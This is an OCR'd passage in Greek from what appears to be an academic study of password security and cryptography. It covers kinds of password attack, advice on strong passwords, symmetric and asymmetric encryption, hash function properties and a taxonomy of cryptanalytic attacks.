
2.4 Επίθεση Κωδικού Πρόσβασης

Τελευταίο αναφέρεται το είδος που θα απασχολήσει τη μελέτη στη συνέχεια. Εάν ένα σύστημα χρησιμοποιεί μια κακώς σχεδιασμένη μέθοδο προστασίας (κρυπτογραφικό σχήμα) του κωδικού πρόσβασης, έχουμε δηλαδή ασθενή κρυπτογράφηση, ένας εισβολέας μπορεί να εκμεταλλευθεί κάθε αδυναμία για να «σπάσει» ακόμα και ισχυρούς κωδικούς πρόσβασης. Βέβαια αν υπάρχει φυσική παραβίαση του υπολογιστή τότε θα παρακαμφθούν ακόμα και οι πιο εξελιγμένες μέθοδοι αυθεντικοποίησης, ακόμα και η πιο ασφαλής κρυπτογράφηση, π.χ. με την τοποθέτηση ενός keylogger και ο κωδικός πρόσβασης, και όχι μόνο, θα είναι εκτεθειμένος.

Οι κυριότερες μορφές επιθέσεων για την αποκρυπτογράφηση κωδικών πρόσβασης είναι οι εξής:

- Η επίθεση εξαντλητικής αναζήτησης (brute force attack)
- Η επίθεση λεξικού (dictionary attack)
- Η επίθεση μαντεψιάς (pre-knowledge guessing attack)

Η επίθεση εξαντλητικής αναζήτησης αναφέρεται στη συνεχόμενη δοκιμή πιθανών συνδυασμών χαρακτήρων (κλειδιών), ώστε να αποκαλυφθεί το αρχικό μήνυμα. Τέτοιου είδους επιθέσεις, οι οποίες χρησιμοποιούν όλα τα δυνατά κλειδιά, μπορούν πάντοτε να πραγματοποιηθούν και θεωρητικά θα είναι πάντα επιτυχής δεδομένου ότι οι κανόνες για τους αποδεκτούς κωδικούς πρόσβασης πρέπει να είναι δημόσια γνωστοί, αλλά αφού ο αριθμός των πιθανών κωδικών πρόσβασης αυξάνει πολύ γρήγορα καθώς το μήκος του αυξάνεται αυτή η μέθοδος δεν είναι πρακτική εκτός εάν ο κωδικός είναι σχετικά μικρός.



Συσκευή Αποκρυπτογράφησης

Η επίθεση λεξικού είναι άλλη μια μέθοδος που χρησιμοποιείται στην κρυπτογραφία. Για να βρεθεί ένας συνδυασμός χαρακτήρων (κλειδί), δοκιμάζεται ένας μεγάλος αριθμός λέξεων. Αυτές οι λέξεις συνήθως προέρχονται από μια ειδική συλλογή που λέγεται λεξικό, π.χ. το unix crack. Η επίθεση λεξικού είναι συνήθως πολύ γρήγορη και ως μέθοδος είναι καλύτερη από την επίθεση εξαντλητικής αναζήτησης . Ωστόσο, το κλειδί μπορεί να βρεθεί μόνο στην περίπτωση που υπάρχει στο λεξικό. Εναλλακτικά υπάρχει μια παραλλαγή αυτής της μεθόδου που ονομάζεται υβριδική επίθεση λεξικού (hybrid dictionary attack), η οποία αυξάνει σημαντικά τις πιθανότητες επιτυχίας. Στη μέθοδο αυτή γίνεται έλεγχος σε όλες τις λέξεις του λεξικού μαζί με τις παραλλαγές τους.

Η επίθεση μαντεψιάς είναι επίθεση που στηρίζεται στη γνώση προσωπικών πληροφοριών του χρήστη. Παραδείγματα τέτοιων κωδικών που μπορούν να μαντευθούν είναι:

- Το «κενό»
- Λέξεις όπως "admin", "password" και τα παράγωγά τους
- Το όνομα χρήστη
- Μια σειρά από γράμματα από το πληκτρολόγιο qwerty, όπως asdf
- Το όνομα σημαντικών του προσώπων
- Ο τόπος ή η ημερομηνία γέννησης του

3.Κωδικός πρόσβασης

Πριν εκκινήσει η μελέτη πρέπει να αναλυθεί τί είναι ο κωδικός πρόσβασης.

3.1 Τί είναι ο κωδικός πρόσβασης;

Ο κωδικός πρόσβασης (χαρακτηρίζεται και ως κλειδί) είναι μια μυστική λέξη ή μια σειρά από χαρακτήρες που χρησιμοποιούνται για αυθεντικοποίηση, ώστε να αποδειχθεί η ταυτότητα του νόμιμου χρήστη και να δοθεί άδεια πρόσβασης για να προσπελαθούν στοιχεία που έχουν αποθηκευτεί σε μια πηγή, όπως ο υπολογιστής και οι διαδικτυακοί λογαριασμοί. Ο κωδικός πρόσβασης πρέπει να παραμένει κρυφός από άτομα μη εξουσιοδοτημένα να έχουν πρόσβαση στη συγκεκριμένη πηγή.

Η επιλογή ενός ισχυρού κωδικού πρόσβασης είναι κρίσιμη για την προσωπική ασφάλεια. Ένας αδύναμος κωδικός πρόσβασης δημιουργεί μια ψευδή αίσθηση ασφάλειας και μπορεί να θέσει σε κίνδυνο προσωπικά στοιχεία, την πρόσβαση σε πόρους του υπολογιστή ή ακόμα και να επιτρέψει σε άλλο άτομο να αναπαράγει επιθέσεις και ιούς χρησιμοποιώντας προσωπικές εντολές.

Εάν κάποιοι εγκληματίες ή άλλοι κακόβουλοι χρήστες κλέψουν τα στοιχεία αυτά μπορούν να χρησιμοποιήσουν π.χ. το όνομα του χρήστη για να ανοίξουν νέους λογαριασμούς πιστωτικών καρτών ή να υποβάλλουν αίτηση για υποθήκη, ακόμα και να εμπλακούν σε διαδικτυακές συναλλαγές. Σε πολλές από αυτές τις περιπτώσεις δεν θα διαπιστωθεί η επίθεση παρά μόνον όταν θα είναι πλέον πολύ αργά.

Ευτυχώς, δεν είναι δύσκολο να δημιουργηθούν ισχυροί κωδικοί πρόσβασης και να διατηρηθούν ασφαλείς.

3.2 Πώς δημιουργείται και χρησιμοποιείται ένας ισχυρός κωδικός πρόσβασης;

Για εκείνον που επιτίθεται, ένας ισχυρός κωδικός πρόσβασης θα πρέπει να φαίνεται σαν μια τυχαία ακολουθία χαρακτήρων. Για να επιτευχθεί αυτό, ο κωδικός πρόσβασης θα πρέπει να πληρεί τα παρακάτω κριτήρια:

Να αποτελείται από πολλούς χαρακτήρες. Κάθε χαρακτήρας που προστίθεται στον κωδικό πρόσβασης αυξάνει την ασφάλεια που παρέχεται στο πολλαπλάσιο. Οι κωδικοί πρόσβασης θα πρέπει να έχουν μήκος 8 ή περισσότερων χαρακτήρων. Το ιδανικό είναι 14 ή περισσότεροι χαρακτήρες.

Πολλά συστήματα επίσης υποστηρίζουν τη χρήση του διαστήματος στους κωδικούς πρόσβασης, έτσι ώστε να μπορεί να δημιουργηθεί μια φράση που να αποτελείται από πολλές λέξεις, μια κωδική φράση. Αυτή η κωδική φράση είναι συχνά ευκολότερο να απομνημονευθεί έναντι ενός απλού κωδικού πρόσβασης, ενώ είναι μεγαλύτερη και πιο δύσκολη στο να μαντευθεί.

Συνδυασμός γραμμάτων, αριθμών και συμβόλων. Όσο μεγαλύτερη ποικιλία χαρακτήρων έχει ο κωδικός πρόσβασης, τόσο δυσκολότερο είναι να μαντευθεί. Άλλα σημαντικά στοιχεία είναι τα εξής:

- Όσο λιγότεροι τύποι χαρακτήρων συμπεριλαμβάνονται σε έναν κωδικό πρόσβασης τόσο πιο μακρύς πρέπει να είναι. Ένας κωδικός πρόσβασης 15 χαρακτήρων που αποτελείται μόνον από τυχαία γράμματα και αριθμούς είναι περίπου 33.000 φορές ισχυρότερος από έναν κωδικό πρόσβασης 8 χαρακτήρων που αποτελείται από χαρακτήρες από ολόκληρο το πληκτρολόγιο. Αν δεν μπορεί να δημιουργηθεί ένας κωδικός πρόσβασης που να αποτελείται από σύμβολα, για να έχει τον ίδιο βαθμό προστασίας θα πρέπει να γίνει πολύ πιο μακρύς. Ένας ιδανικός κωδικός πρόσβασης συνδυάζει μήκος και διαφόρους τύπους συμβόλων.
- Να χρησιμοποιηθεί ολόκληρο το πληκτρολόγιο, όχι μόνον οι πιο κοινοί χαρακτήρες. Τα σύμβολα που πληκτρολογούνται κρατώντας πατημένο το πλήκτρο "Shift" και πληκτρολογώντας έναν αριθμό είναι πολύ συνηθισμένα στους κωδικούς πρόσβασης. Ο κωδικός πρόσβασής θα είναι πολύ πιο ισχυρός αν επιλεχθεί από όλα τα σύμβολα του πληκτρολογίου, συμπεριλαμβανομένων των σημείων στίξης που δεν βρίσκονται στην κορυφαία σειρά του πληκτρολογίου και οποιωνδήποτε συμβόλων που είναι μοναδικά στην κάθε γλώσσα.

Να χρησιμοποιηθούν λέξεις και φράσεις που απομνημονεύονται εύκολα αλλά μαντεύονται δύσκολα από τους άλλους. Ο πιο εύκολος τρόπος απομνημόνευσης των κωδικών πρόσβασης και των κωδικών φράσεων είναι να σημειώνονται. Πιστεύεται ότι είναι κακό να σημειώνονται οι κωδικοί πρόσβασης. Αυτό είναι λάθος, αλλά θα πρέπει να προστατεύονται προκειμένου να είναι ασφαλείς και αποτελεσματικοί.

Γενικά, οι κωδικοί πρόσβασης που γράφονται σε ένα κομμάτι χαρτί είναι δυσκολότερο να αποκαλυφθούν στο διαδίκτυο από τους κωδικούς που αποθηκεύονται σε λογισμικό διαχείρισης κωδικών πρόσβασης, Web τοποθεσία ή άλλο εργαλείο αποθήκευσης λογισμικού.

3.3 Στρατηγικές δημιουργίας κωδικού πρόσβασης που πρέπει να αποφεύγονται!

Ορισμένες από τις συνηθισμένες μεθόδους που χρησιμοποιούνται για τη δημιουργία κωδικών πρόσβασης είναι εύκολο να μαντευθούν από εγκληματίες.

Για να αποφευχθούν οι ανίσχυροι και εύληπτοι κωδικοί πρόσβασης πρέπει:

- Να αποφεύγονται οι ακολουθίες ή οι επαναλαμβανόμενοι χαρακτήρες. Τα "12345678", "222222", "abcdefg" ή τα γράμματα που γειτονεύουν στο πληκτρολόγιο δεν χρησιμεύουν για τη δημιουργία ισχυρών κωδικών.
- Να αποφεύγεται η αντικατάσταση αριθμών ή συμβόλων αποκλειστικά στη βάση της ομοιότητας. Οι εγκληματίες και οι άλλοι κακόβουλοι χρήστες που γνωρίζουν αρκετά για να προσπαθήσουν να σπάσουν τους κωδικούς δεν θα ξεγελαστούν από συνηθισμένες αντικαταστάσεις στη βάση της ομοιότητας, π.χ. με την αντικατάσταση του 'i' με '1' ή του 'a' με το '@', π.χ. "M1cr0$0ft" ή "P@ssw0rd". Αυτές οι αντικαταστάσεις όμως μπορούν να είναι αποτελεσματικές όταν συνδυάζονται με άλλα μέτρα, όπως το μήκος, οι ανορθογραφίες ή η χρήση πεζών-κεφαλαίων, για την αύξηση της ισχύος του κωδικού.
- Να αποφεύγεται η χρησιμοποίηση του ονόματος σύνδεσης. Είναι κακό να χρησιμοποιείται το όνομα ή το επίθετο, ο αριθμός μητρώου, η ημερομηνία γενεθλίων ή παρόμοια στοιχεία. Αυτά θα χρησιμοποιηθούν πρώτα από τους εγκληματίες.
- Να αποφεύγονται οι λέξεις του λεξικού, σε οποιαδήποτε γλώσσα. Οι εγκληματίες χρησιμοποιούν εξελιγμένα εργαλεία που μαντεύουν γρήγορα τους κωδικούς πρόσβασης που βασίζονται σε λέξεις πολλών λεξικών, συμπεριλαμβανομένων λέξεων γραμμένων ανάποδα, συνηθισμένων ανορθογραφιών και αντικαταστάσεων. Σε αυτές περιλαμβάνονται όλων των ειδών οι βρισιές και οι βλασφημίες.
- Να χρησιμοποιούνται πολλαπλοί κωδικοί παντού. Αν κάποιος υπολογιστής ή διαδικτυακό σύστημα που χρησιμοποιούν έναν κωδικό πρόσβασης εκτεθεί, τότε θα πρέπει να θεωρηθεί ότι εκτέθηκαν και όλες οι άλλες πληροφορίες που προστατεύονται από αυτόν τον κωδικό πρόσβασης. Είναι πολύ σημαντικό να χρησιμοποιούνται διαφορετικοί κωδικοί πρόσβασης για διαφορετικά συστήματα.
- Να αποφεύγεται η χρήση διαδικτυακών εργαλείων αποθήκευσης. Αν οι κακόβουλοι χρήστες βρουν αυτούς τους κωδικούς πρόσβασης αποθηκευμένους διαδικτυακά ή σε δικτυωμένο υπολογιστή, έχουν πρόσβαση σε όλες τις πληροφορίες.

3.4 Η επιλογή του «Κενού κωδικού πρόσβασης»

Ένας «κενός» κωδικός πρόσβασης (κανένας κωδικός πρόσβασης) στο λογαριασμό είναι ασφαλέστερος από έναν ανίσχυρο κωδικό πρόσβασης, όπως ο "1234". Οι εγκληματίες μπορούν να μαντέψουν εύκολα κάποιον απλούστερο κωδικό πρόσβασης, αλλά σε υπολογιστές που χρησιμοποιούν Windows XP δεν μπορεί να προσπελαστεί από απόσταση ένας λογαριασμός μέσω δικτύου. Μπορεί να επιλεχθεί να χρησιμοποιηθεί «κενός» κωδικός πρόσβασης στο λογαριασμό του υπολογιστή εάν πληρούνται τα παρακάτω κριτήρια:

- Υπάρχει μόνον ένας υπολογιστής ή πολλαπλοί υπολογιστές, αλλά δεν χρειάζεται η προσπέλαση πληροφοριών από τον έναν υπολογιστή στον άλλον.
- Ο υπολογιστής είναι φυσικά ασφαλής (όλοι όσοι έχουν φυσική πρόσβαση στον υπολογιστή είναι έμπιστοι).


4.Κρυπτογραφία

Η κρυπτογραφία είναι ένας επιστημονικός κλάδος που ασχολείται με την μελέτη, την ανάπτυξη και τη χρήση τεχνικών κρυπτογράφησης και αποκρυπτογράφησης με σκοπό την απόκρυψη του περιεχομένου των μηνυμάτων. Είναι κλάδος της επιστήμης της κρυπτολογίας, η οποία ασχολείται με την μελέτη της ασφαλούς επικοινωνίας. Κύριος στόχος της είναι να παρέχει μηχανισμούς, ώστε δύο ή περισσότερα μέλη να επικοινωνήσουν χωρίς κάποιος άλλος να είναι ικανός να διαβάσει την πληροφορία εκτός από τα μέλη.

Η κρυπτογραφία παρέχει τέσσερεις βασικές λειτουργίες:

- Εμπιστευτικότητα: Η πληροφορία προς μετάδοση είναι προσβάσιμη μόνο από τα εξουσιοδοτημένα μέλη. Η πληροφορία είναι ακατανόητη σε κάποιον τρίτο.
- Ακεραιότητα: Η πληροφορία μπορεί να αλλοιωθεί μόνο από τα εξουσιοδοτημένα μέλη και δεν μπορεί να αλλοιώνεται χωρίς την ανίχνευση της αλλοίωσης.
- Μη απάρνηση: Ο αποστολέας ή ο παραλήπτης της πληροφορίας δεν μπορεί να αρνηθεί την αυθεντικότητα της μετάδοσης ή της δημιουργίας της.
- Πιστοποίηση: Ο αποστολέας και ο παραλήπτης μπορούν να εξακριβώνουν τις ταυτότητές τους, καθώς και την πηγή και τον προορισμό της πληροφορίας με διαβεβαίωση ότι οι ταυτότητές τους δεν είναι πλαστές.

Η διαδικασία της κρυπτογράφησης και της αποκρυπτογράφησης φαίνεται στο παρακάτω σχήμα:




Η κρυπτογράφηση και η αποκρυπτογράφηση ενός μηνύματος γίνεται με τη βοήθεια ενός αλγόριθμου κρυπτογράφησης (cipher) και ενός κλειδιού κρυπτογράφησης (key). Συνήθως ο αλγόριθμος κρυπτογράφησης είναι γνωστός, οπότε η εμπιστευτικότητα του κρυπτογραφημένου μηνύματος που μεταδίδεται βασίζεται, ως επί το πλείστον, στη μυστικότητα του κλειδιού κρυπτογράφησης. Το μέγεθος του κλειδιού κρυπτογράφησης μετριέται σε αριθμό bits. Γενικά ισχύει

ο εξής κανόνας: όσο μεγαλύτερο είναι το κλειδί κρυπτογράφησης, τόσο δυσκολότερα μπορεί να αποκρυπτογραφηθεί το κρυπτογραφημένο μήνυμα από επίδοξους εισβολείς. Διαφορετικοί αλγόριθμοι κρυπτογράφησης απαιτούν διαφορετικά μήκη κλειδιών για να πετύχουν το ίδιο επίπεδο ανθεκτικότητας κρυπτογράφησης.

4.1 Κρυπτογράφηση Συμμετρικού Κλειδιού

Η κρυπτογράφηση συμμετρικού κλειδιού (Symmetric Cryptography) βασίζεται στην ύπαρξη ενός και μόνο κλειδιού, το οποίο χρησιμοποιείται τόσο στην κρυπτογράφηση όσο και στην αποκρυπτογράφηση του μηνύματος. Το κλειδί αυτό θα πρέπει να είναι γνωστό μόνο στα συναλλασσόμενα μέρη. Η διαδικασία της κρυπτογράφησης και αποκρυπτογράφησης φαίνεται πιο παραστατικά στο σχήμα που ακολουθεί:



Ένα πρόβλημα το οποίο υφίσταται στους αλγόριθμους κρυπτογράφησης είναι η αδυναμία ανταλλαγής του κλειδιού με κάποιο ασφαλή τρόπο.

4.2 Κρυπτογράφηση Ασύμμετρου Κλειδιού

Η κρυπτογράφηση δημοσίου κλειδιού (Public Key Cryptography) ή ασύμμετρου κλειδιού (Asymmetric Cryptography) έχει ως βασική ιδέα ότι ο αποστολέας και ο παραλήπτης δεν μοιράζονται ένα κοινό μυστικό κλειδί, όπως στην περίπτωση της κρυπτογράφησης συμμετρικού κλειδιού, αλλά διαθέτουν διαφορετικά κλειδιά για διαφορετικές λειτουργίες.

Συγκεκριμένα κάθε χρήστης διαθέτει δύο κλειδιά κρυπτογράφησης: το ένα ονομάζεται ιδιωτικό κλειδί (private key) και το άλλο δημόσιο κλειδί (public key). Το ιδιωτικό κλειδί θα πρέπει ο κάθε χρήστης να το προφυλάσσει και να το κρατάει κρυφό, ενώ αντιθέτως το δημόσιο κλειδί θα πρέπει να το ανακοινώνει σε όλη την διαδικτυακή κοινότητα. Υπάρχουν δε και ειδικοί εξυπηρετητές δημοσίων

κλειδιών (public key servers) στους οποίους μπορεί κανείς να απευθυνθεί για να βρει το δημόσιο κλειδί του χρήστη που τον ενδιαφέρει ή να ανεβάσει το δικό του δημόσιο κλειδί για να είναι διαθέσιμο στο κοινό.

Τα δύο αυτά κλειδιά (ιδιωτικό και δημόσιο) έχουν μαθηματική σχέση μεταξύ τους. Εάν το ένα χρησιμοποιηθεί για την κρυπτογράφηση κάποιου μηνύματος, τότε το άλλο χρησιμοποιείται για την αποκρυπτογράφηση αυτού. Η επιτυχία αυτού του είδους κρυπτογραφικών αλγορίθμων βασίζεται στο γεγονός ότι η γνώση του δημόσιου κλειδιού κρυπτογράφησης δεν επιτρέπει με κανέναν τρόπο τον υπολογισμό του ιδιωτικού κλειδιού κρυπτογράφησης.

4.3 Μειονεκτήματα και Πλεονεκτήματα την Συμμετρικής και Ασύμμετρης Κρυπτογραφίας

Το μεγαλύτερο πρόβλημα της συμμετρικής κρυπτογραφίας, όπως αναφέρθηκε περιληπτικά προηγουμένως, είναι η συνεννόηση και η ανταλλαγή του κλειδιού χωρίς να μαθευτεί για αυτό από κάποιον τρίτο. Η μετάδοση μέσα από το διαδίκτυο δεν είναι ασφαλής, γιατί οποιοσδήποτε γνωρίζει για τη συναλλαγή και έχει τα κατάλληλα μέσα μπορεί να καταγράψει όλη την επικοινωνία μεταξύ του αποστολέα και του παραλήπτη και να αποκτήσει το κλειδί. Έπειτα μπορεί να διαβάσει, να τροποποιήσει και να πλαστογραφήσει όλα τα μηνύματα που ανταλλάσσονται μεταξύ των δύο ανυποψίαστων χρηστών. Βέβαια οι χρήστες μπορούν να βασιστούν σε άλλο μέσο επικοινωνίας για τη μετάδοση του κλειδιού (π.χ. τηλεφωνία), αλλά ακόμα και έτσι δεν μπορεί να εξασφαλιστεί ότι κανείς δεν παρεμβάλλεται μεταξύ της γραμμής επικοινωνίας τους. Η ασύμμετρη κρυπτογραφία δίνει λύση σε αυτό το πρόβλημα, αφού σε καμία περίπτωση δεν «ταξιδεύουν» στο δίκτυο οι εν λόγω ευαίσθητες πληροφορίες.

Άλλο ένα πλεονέκτημα των ασύμμετρων κρυπτοσυστημάτων είναι ότι μπορούν να παρέχουν ψηφιακές υπογραφές, οι οποίες δεν μπορούν να αποκηρυχθούν από την πηγή τους. Η πιστοποίηση ταυτότητας μέσω συμμετρικής κρυπτογράφησης απαιτεί την κοινή χρήση του ίδιου κλειδιού και πολλές φορές τα κλειδιά αποθηκεύονται σε υπολογιστές που κινδυνεύουν από εξωτερικές επιθέσεις. Σαν αποτέλεσμα ο αποστολέας μπορεί να αποκηρύξει ένα πρωτύτερα υπογεγραμμένο μήνυμα, υποστηρίζοντας ότι το μυστικό κλειδί είχε κατά κάποιον τρόπο αποκαλυφθεί. Στην ασύμμετρη κρυπτογραφία δεν επιτρέπεται κάτι τέτοιο αφού κάθε χρήστης έχει αποκλειστική γνώση της ιδιωτική του κλείδας και είναι δική του ευθύνη η φύλαξή της.

Μειονέκτημα της ασύμμετρης κρυπτογραφίας είναι η ταχύτητα. Κατά κανόνα οι διαδικασίες κρυπτογράφησης και πιστοποίησης ταυτότητας με συμμετρικό κλειδί είναι σημαντικά ταχύτερη από την κρυπτογράφηση και ψηφιακή υπογραφή με ζεύγος ασύμμετρων κλειδιών. Η ιδιότητα αυτή καλείται διασφάλιση της μη

αποκήρυξης της πηγής (non-repudiation). Επίσης τεράστιο μειονέκτημα της ασύμμετρης κρυπτογραφίας είναι η ανάγκη για πιστοποίηση και επαλήθευση των δημοσίων κλείδων από οργανισμούς (Certificate Authority), ώστε να διασφαλίζεται η κατοχή από τους νόμιμους χρήστες. Όταν κάποιος απατεώνας κατορθώσει και ξεγελάσει τον οργανισμό μπορεί να συνδέσει το όνομα του με τη δημόσια κλείδα ενός νόμιμου χρήστη και να προσποιείται την ταυτότητα αυτού.

Σε μερικές περιπτώσεις, η ασύμμετρη κρυπτογραφία δεν είναι απαραίτητη και η συμμετρική κρυπτογραφία από μόνη της είναι αρκετή. Τέτοιες περιπτώσεις είναι τα κλειστά περιβάλλοντα τα οποία δεν έχουν σύνδεση με το διαδίκτυο. Ένας υπολογιστής μπορεί να κρατά τα μυστικά κλειδιά των χρηστών που επιθυμούν να εξυπηρετηθούν από αυτόν μιας και δεν υπάρχει ο φόβος για κατάληψη της μηχανής από εξωτερικούς παράγοντες. Επίσης στις περιπτώσεις που οι χρήστες μπορούν να συναντηθούν και να ανταλλάξουν τα κλειδιά ή όταν η κρυπτογράφηση χρησιμοποιείται για τοπική αποθήκευση κάποιων αρχείων η ασύμμετρη κρυπτογραφία δεν είναι απαραίτητη.

Τα δύο κρυπτοσυστήματα μπορούν να εφαρμοστούν μαζί, συνδυάζοντας τα καλά τους χαρακτηριστικά και εξαλείφοντας τα μειονεκτήματά τους. Ένα παράδειγμα τέτοιου συνδυασμού είναι οι ψηφιακοί φάκελοι.

4.4 Τί είναι οι hash functions;

Παραπάνω αναφέρθηκαν τα δύο σημαντικότερα κρυπτοσυστήματα που εφαρμόζονται ευρέως σήμερα. Ένας χαρακτηριστικός μηχανισμός με τον οποίο εφαρμόζεται η κρυπτογραφία είναι οι hash functions. Μια κρυπτογραφική hash function είναι μια ντετερμινιστική διαδικασία κατά την οποία λαμβάνεται ένα αυθαίρετο σύνολο δεδομένων (τα οποία καλούνται συνήθως και ως το «μήνυμα») και επιστρέφεται ενός συγκεκριμένου μήκους κείμενο το οποίο ονομάζεται κρυπτογραφική hash value ή hash code (το οποίο καλείται συνήθως και ως το «ψηφιακό αποτύπωμα»), έτσι ώστε αν συμβεί μια κατά λάθος ή ηθελημένη αλλαγή στα δεδομένα, αυτή θα έχει ως συνέπεια την αλλαγή αυτού του κειμένου.

Η ιδανική κρυπτογραφική hash function έχει τέσσερεις βασικές ιδιότητες:

- είναι εύκολο να υπολογιστεί η κρυπτογραφική hash value για οποιοδήποτε δεδομένο μήνυμα,
- είναι ανέφικτο να βρεθεί ένα μήνυμα που έχει μια δεδομένη hash value,
- είναι ανέφικτο να τροποποιηθεί ένα μήνυμα χωρίς να μεταβληθεί η hash value του και
- είναι ανέφικτο να βρεθούν δύο διαφορετικά μηνύματα με την ίδια hash value.

Ιδιότητες

Οι περισσότερες κρυπτογραφικές hash functions όπως προαναφέρθηκε έχουν σχεδιαστεί έτσι ώστε να λαμβάνουν ένα σύνολο δεδομένων οποιουδήποτε μήκους ως είσοδο και να παράγουν ενός συγκεκριμένου μήκους κείμενο ως έξοδο.

Μια κρυπτογραφική hash function πρέπει να είναι σε θέση να αντέξει σε όλες τις γνωστές μορφές κρυπταναλυτικών επιθέσεων. Ως ελάχιστη απαίτηση πρέπει να έχει τις εξής ιδιότητες:

- Πρωτεύουσα αντίσταση: αν υποτεθεί ότι δίδεται η hash value h πρέπει να είναι δύσκολο να βρεθεί είσοδος m έτσι ώστε να ισχύει η σχέση h=hash(m).
- Δευτερεύουσα αντίσταση: αν υποτεθεί ότι δίδεται μια είσοδος m1, πρέπει να είναι αδύνατο να βρεθεί μια διαφορετική από αυτήν είσοδος m2, έτσι ώστε να ισχύει η σχέση hash(m1) = hash(m2).
- Αντίσταση σύγκρουσης: πρέπει να είναι αδύνατο να βρεθούν δύο διαφορετικά μηνύματα m1 και m2, έτσι ώστε να ισχύει η σχέση hash(m1) = hash(m2). Ένα τέτοιο ζευγάρι ονομάζεται κρυπτογραφική σύγκρουση και αυτή η ιδιότητα μερικές φορές αναφέρεται ως ισχυρή αντίσταση σύγκρουσης. Απαιτεί μια hash value τουλάχιστον διπλάσια απ' ότι απαιτείται για την πρωτεύουσα αντίσταση.

Παρ' όλα αυτά μια hash function που πληρεί τα παραπάνω κριτήρια μπορεί να έχει ανεπιθύμητες ιδιότητες.

5.Κρυπτανάλυση

Η κρυπτανάλυση (cryptanalysis) είναι η μελέτη για την ανεύρεση μεθόδων που εξασφαλίζουν την κατανόηση του νοήματος της κρυπτογραφημένης πληροφορίας έχοντας άγνωστη ποσότητα τον κρυφό μετασχηματισμό, το κλειδί και το μήνυμα. Βασικός στόχος της είναι ανάλογα με τις απαιτήσεις του αναλυτή κρυπτοσυστημάτων, ή αλλιώς κρυπταναλυτή, να βρει το κλειδί ή το μήνυμα ή ένα ισοδύναμο αλγόριθμο που θα βοηθάει στον προσδιορισμό του μηνύματος. Ένας κρυπταλγόριθμος λέγεται ότι έχει «σπαστεί» όταν βρεθεί μια μέθοδος (πιθανοκρατική ή ντετερμινιστική) που μπορεί να βρει το μήνυμα ή το κλειδί με πολυπλοκότητα μικρότερη από την πολυπλοκότητα της επίθεσης εξαντλητικής αναζήτησης.

5.1 Κρυπταναλυτική επίθεση σε αλγόριθμο

Είδη επιθέσεων

Υπάρχουν έξι βασικές κρυπταναλυτικές επιθέσεις κατηγοριοποιημένες ανάλογα με την ικανότητα του αντιπάλου (πόρους-υπολογιστική ισχύ) και το επίπεδο πρόσβασης που έχει:

- Επίθεση βασισμένη στο κρυπτοκείμενο: Στη διάθεση του κρυπταναλυτή υπάρχουν Ν κρυπτομηνύματα δεδομένου της γνώσης του αλγορίθμου. Σκοπός είναι η ανακάλυψη των μηνυμάτων που περικλείουν τα κρυπτοκείμενα ή η εξαγωγή του κλειδιού που χρησιμοποιήθηκε.
- Επίθεση βασισμένη στην γνώση μηνυμάτων, κρυπτοκειμένων: Στη διάθεση του κρυπταναλυτή υπάρχουν μερικά ζευγάρια μηνυμάτων ή κρυπτοκειμένων. Στόχος είναι η εξαγωγή του κλειδιού ή του αλγορίθμου για την αποκρυπτογράφηση νέων μηνυμάτων (προσεγγιστικός αλγόριθμος) με το ίδιο κλειδί.
- Επίθεση βασισμένη στην επιλογή μηνυμάτων: Έχει επιτευχθεί από τον κρυπταναλυτή η απόκτηση πρόσβασης στην επιλογή του μηνύματος που θα κρυπτογραφηθεί. Στόχος είναι η εξαγωγή του κλειδιού ή ενός προσεγγιστικού αλγορίθμου.
